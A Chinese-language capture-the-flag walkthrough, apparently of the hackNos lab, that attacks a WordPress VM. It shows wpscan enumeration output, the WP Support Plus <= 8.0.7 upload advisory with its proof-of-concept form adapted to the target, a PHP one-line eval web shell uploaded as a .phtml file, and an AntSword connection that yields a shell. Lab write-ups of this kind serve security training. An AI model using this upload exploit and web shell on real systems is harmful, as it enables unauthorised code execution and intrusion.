


```
{
    "id": 1,
    "name": "wp-local",
    "url": "https://www.hacknos.com",
    "description": "you can upgrade you shell using hackNos@9012!!",
    "link": "http://10.0.2.64/g@web/index.php/author/wp-local/",
    "slug": "wp-local",
    "avatar_urls": {
        "24": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d73af69da30da?s=24&d=mm&r=g",
        "48": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d73af69da30da?s=48&d=mm&r=g",
        "96": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d73af69da30da?s=96&d=mm&r=g"
    },
```

在页面中发现：hackNos@9012!!，提示为可以用此密码得到shell

在使用-e ap，查看wordpress的插件

```
wpscan --url 10.0.2.64/g@web -e ap
```




```
root@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop# wpscan --url 10.0.2.64/g@web -e ap
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.9
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.64/g@web/ [10.0.2.64]
[+] Started: Sun Apr 19 19:40:26 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.38 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.64/g@web/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://10.0.2.64/g@web/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Registration is enabled: http://10.0.2.64/g@web/wp-login.php?action=register
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.0.2.64/g@web/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://10.0.2.64/g@web/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.2 identified (Latest, released on 2019-12-18).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.0.2.64/g@web/index.php/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>
 |  - http://10.0.2.64/g@web/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/
 | Latest Version: 2.3 (up to date)
 | Last Updated: 2020-03-31T00:00:00.000Z
 | Readme: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/readme.txt
 | Style URL: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] wp-support-plus-responsive-ticket-system
 | Location: http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | [!] The version is out of date, the latest version is 9.1.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 7.1.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sun Apr 19 19:40:28 2020
[+] Requests Done: 2
[+] Cached Requests: 34
[+] Data Sent: 556 B
[+] Data Received: 1.024 KB
[+] Memory used: 194 MB
[+] Elapsed time: 00:00:02
root@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop#
```

发现插件`WP Support Plus Responsive Ticket System` 和上传目录`http://10.0.2.64/g@web/wp-content/uploads/`

web shell

利用漏洞：WP Support Plus Responsive Ticket System <= 8.0.7 - Remote Code Execution



Description

WP Support Plus Responsive Ticket System <= 8.0.7 allows anyone to upload PHP files with extensions like ".phtml", ".php4", ".php5", and so on, all of which are run as if their extension was ".php" on most hosting platforms.

This is because "includes/admin/attachment/uploadAttachment.php" contains this code:

```
  switch ($extension){
    case 'exe':
    case 'php':
    case 'js':
      $isError=true;
      $errorMessege=__('Error: file format not supported!','wp-support-plus-responsive-ticket-system');
```

But it does not check for other extensions like ".phtml". In addition, it saves the file with a predictable name based on the timestamp, and anyone can load the file and run the code it contains.

Plugin author notified 2017-11-09.

Proof of Concept


```
<form method="post" enctype="multipart/form-data" action="https://example.com/wp-admin/admin-ajax.php">
        <input type="hidden" name="action" value="wpsp_upload_attachment">
        Choose a file ending with .phtml:
        <input type="file" name="0">
        <input type="submit" value="Submit">
</form>
```

After doing this, an uploaded file can be accessed at, say:

http://example.com/wp-content/uploads/wpsp/1510248571_filename.p

```
<form method="post" enctype="multipart/form-data" action="http://10.0.2.64/g@web/wp-admin/admin-ajax.php">

    <input type="hidden" name="action" value="wpsp_upload_attachment">

    Choose a file ending with .phtml:

    <input type="file" name="0">
    <input type="submit" value="Submit">
</form>
```

将代码进行适配并保存到本地，存为html文件，本地启用http服务并加载该文件。




http://10.0.2.4/123.html

10.0.2.4/123.html/

Choose a file ending with .phtml: 选择文件 未选择任何文件


可以看到，是需要上传一个.phtml的文件，我们将一句话木马写入文件

```
<?php @eval($_POST['cmd']);?>
```




```
<?php @eval($_POST['cmd']);?>
```

将木马上传。




Choose a file ending with .phtml: 选择文件 shell.phtml Submit



```
{
    "isError": "0",
    "errorMessege": "done",
    "attachment_id": "3"
}
```


在上传文件夹下的wpsp文件夹中找到了上传的木马。



Index of /g@web/wp-content/uploads/wpsp

```
Name                    Last modified     Size Description
Parent Directory                             -
1587297167_shell.phtml  2020-04-19 04:52    29
```

用蚁剑连接



编辑数据（http://10.0.2.64/g@web/wp-content/uploads/wpsp/1587181...
保存
清空
测试连接
基础配置
请求信息
其他设置
HACK学习呀

URL地址 *: http://10.0.2.64/g@web/wp-content/uploads/wpsp/1587297167_shell.pht

连接密码 *: cmd

网站备注:

编码设置: UTF8

连接类型: PHP


编码器

● default (不推荐)

○ random (不推荐)


○ base64

在蚁剑中使用虚拟终端，就获得了webshell



/var/www/html/g@web/wp-content/uploads/wpsp/


名称	日期	大小	属性
1587181877_shell.phtml	2020-04-17 20:51:17	29 b	0644



系统shell

